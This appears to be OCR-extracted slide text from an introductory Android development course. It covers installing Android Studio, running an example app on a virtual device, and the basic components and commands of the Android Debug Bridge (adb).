
- Download Android studio
  - http://developer.android.com/sdk/index.html




Android Applications Projects example



Running Android Applications Projects example on AVD




Running Android Applications Projects example on AVD



Running Android Applications Projects example on AVD

USAGE

Android Debugging Bridge (ADB)




ANDROID DEBUGGING BRIDGE

- Android Debug Bridge (adb) is a versatile command line tool that lets you communicate with an emulator instance or connected Android-powered device. It is a client-server program that includes three components:
  - A client, which runs on your development machine. You can invoke a client from a shell by issuing an adb command.
  - A server, which runs as a background process on your development machine. The server manages communication between the client and the adb daemon running on an emulator or device.
  - A daemon, which runs as a background process on each emulator or device instance.
- adb tool location in <sdk>/platform-tools/.


http://developer.android.com/tools/help/adb.html

ADB COMMAND

- adb start-server
- adb devices
- adb -s device [command]
- adb -s device shell [command]
